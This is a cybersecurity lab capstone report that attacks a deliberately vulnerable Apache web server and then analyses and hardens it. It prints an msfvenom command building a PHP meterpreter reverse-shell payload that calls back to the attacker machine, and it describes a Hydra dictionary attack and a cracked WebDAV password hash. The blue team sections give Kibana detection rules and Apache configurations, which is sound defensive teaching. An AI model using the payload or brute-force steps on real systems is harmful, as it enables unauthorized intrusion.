Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Kyle Kingery December 2020

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.1
OS: Windows
Hostname:
ML-RefVm-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	NATSwitch
Kali	192.168.1.90	Penetration test machine
ELK	192.168.1.100	SIEM
Capstone	192.168.1.105	Web Server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Default Indexing Enabled on Apache Web Server	Able to use a browser to view contents of the web server directories	Files revealed that Ashton was a admin for: ”/company_folders/secret_folder/“ directory
Weak Password / No Failed Password Lockout	Weak password found in common wordlist & no limit on failed logins allowing for brute force attacks	Password spraying with Hydra provided access to “/secret_folder/” and password hash for the user Ryan’s WebDav. (dav://192.168.1.105/webdav/)
Reverse Shell Backdoor	Able to deploy meterpreter reverse TCP payload with Metasploit	Gained remote backdoor access to Capstone Web Server

Exploitation: Default Indexing Enabled


01

Tools & Processes
Navigate to 192.168.1.105/ with any browser

02


Achievements
Able to view files and directories to determine that Ashton is the administrator for: “/company_folders/secret_folder/”

03



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	



```
Ashton is 22 years young, with a
masters degreee in aquatic jousting.
"Moving over to managing everyone's
credit card and security information
has been terrifying. I can't believe
that they have me managing the
company_folders/secret_folder! I
really shouldn't be here" We look
forward to working more with Ashton in
the future!
```

Exploitation: Weak Password & No Lockout

01

Tools & Processes

Used a Hydra dictionary attack against Ashton's account

02

Achievements


Password for Ashton was found in Rockyou.txt

Accessed the /secret_folder/


Access info for /webdav was found

Hashed password for Ryan found and cracked allowing for access to WebDav

03



```
Personal Note

In order to connect to our companies webdav server
I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use
ryans account) and password
5. I can click and drag files into the share and
reload my browser
```



dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

Exploitation: Able to upload malicious files remotely

01

Tools & Processes
Created and uploaded msfvenom payload: php/meterpreter/reverse_tcp

Established remote listener.


Executed reverse shell backdoor on Capstone Apache server.

02


Achievements
Opened a remote backdoor shell to the Capstone server and gained access to root directory

03

msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 > hack.php



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (180291 bytes) to 192.168.1.105
[*] Sending stage (180291 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -
2-16 13:09:14 -0800
```




Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
hack.php	2020-12-16 21:11	1.1K	
passwd.dav	2019-05-07 18:19	43	

Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




- The scan occurred on 2020-12-08 at 5pm
- Over 1000 packets were sent from 192.168.1.90 to 192.168.1.105
- Multiple port requests at the same time indicate a port scan

Analysis: Finding the Request for the Hidden Directory




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	273,328
http://127.0.0.1/server-status?auto=	2,748
http://192.168.1.105/webdav	112
http://192.168.1.105/	96
http://192.168.1.105/webdav/hack.php	60




```
Personal Note

In order to connect to our companies webdav server
I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use
ryans account) and password
5. I can click and drag files into the share and
reload my browser
```




192.168.1.105/company_folders/secret_folder/connect_to_corp_server

- There was over 273,000 attempts made to access */secret_folder/*
- Inside */secret_folder/* was a file named “connect_to_corp_server” which contained the WebDav login information for the user Ryan

Analysis: Uncovering the Brute Force Attack




url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	273,338
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2



	Time	user_agent.original
>	Dec 8, 2020 @ 03:51:02.079	Mozilla/4.0 (Hydra)
>	Dec 8, 2020 @ 03:51:02.079	Mozilla/4.0 (Hydra)
>	Dec 8, 2020 @ 03:51:02.079	Mozilla/4.0 (Hydra)
>	Dec 8, 2020 @ 03:51:02.079	Mozilla/4.0 (Hydra)
>	Dec 8, 2020 @ 03:51:02.079	Mozilla/4.0 (Hydra)
>	Dec 8, 2020 @ 03:51:02.079	Mozilla/4.0 (Hydra)
>	Dec 8, 2020 @ 03:51:02.079	Mozilla/4.0 (Hydra)

- 273,328 requests were made to /secret_folder/
- The attacker discovered the password after 273,326 attempts
- Able to determine Hydra activity based on the *user_agent.original* field

Analysis: Finding the WebDAV Connection



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	273,328
http://192.168.1.105/webdav	112
http://192.168.1.105/webdav/hack.php	60
http://192.168.1.105/company_folders/	31
http://192.168.1.105/webdav/passwd.dav	16

- There was 112 requests made to the /webdav/ directory
- The file “hack.php”, the Meterpreter reverse shell executable, was uploaded using the stolen credentials

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- destination.ip : 192.168.1.105 and source.ip : (not 192.168.1.105) and destination.port: (not 443 or 80)

- Alert and log when more than 5 attempts to connect non-standard ports from the same IP occur

System Hardening

What configurations can be set on the host to mitigate port scans?

- Block all incoming and outgoing connections to ports except those needed by the webserver (80 & 443)

Mitigation: Finding the Request for the Hidden Directory

Alarm


- source.ip: (not 192.168.1.105 or 192.168.1.1) and url.path : *secret_folder*

- Alert with email and log when any access is detected on “secret_folder” from any IP other than what is in the whitelist

System Hardening


- Remove sensitive files and directories from the web server
- Configure an IP blacklist(Fig. 1) or whitelist(Fig. 2) in */etc/apache2* and edit your *apache2.conf*

(Fig. 1)



```
#Block ip addresses in our ipblacklist.conf
<Location />
  <RequireAll>
    Require all granted
    Include /etc/apache2/ipblacklist.conf
  </RequireAll>
</Location>
```

(Fig. 2)



```
<Directory /var/www/html/company_folders/>
  <RequireAll>
    Require all granted
    Include /etc/apache2/ipwhitelist.conf
  </RequireAll>
</Directory>
```

Mitigation: Preventing Brute Force Attacks

Alarm

- http.request.method : "get" and user_agent.original : "Mozilla/4.0 (Hydra)" and url.path : "/company_folders/secret_folder/" and status : (Error or OK)

- Alert with email and log when more than 10 attempts to access restricted resources end in “401 Unauthorized”

System Hardening

- Implement a strong password policy and drop traffic for a set period of time after multiple failed login attempts
- Use a CAPTCHA to prevent automated attacks

Mitigation: Detecting the WebDAV Connection


Alarm

- http.request.method : * and url.path: *webdav* and source.ip: (not 192.168.1.105)

- Alert with email and log when requests are made to restricted resources from non-trusted IPs

System Hardening

- Modify your *apache2.conf* and configure a whitelist. Locate the <Directory> section and add:



```
<Directory /var/www/webdav/>
        Deny from all
        Allow from 192.168.1.105
</Directory>
```

Mitigation: Preventing unauthorized file uploads


Alarm

- http.request.method : “put” and url.path: *webdav* and source.ip: (not 192.168.1.1 or 192.168.1.105)

- Alert with email and log when any non-standard requests are made to restricted resources from non-trusted IPs

System Hardening

- Modify your apache2.conf to allow certain traffic from only trusted IPs



```
<Directory /var/www/webdav/>
        <LimitExcept GET POST HEAD>
        Allow from 192.168.1.1
        Allow from 192.168.1.105
        deny from all
        </LimitExcept>
</Directory>
```

The End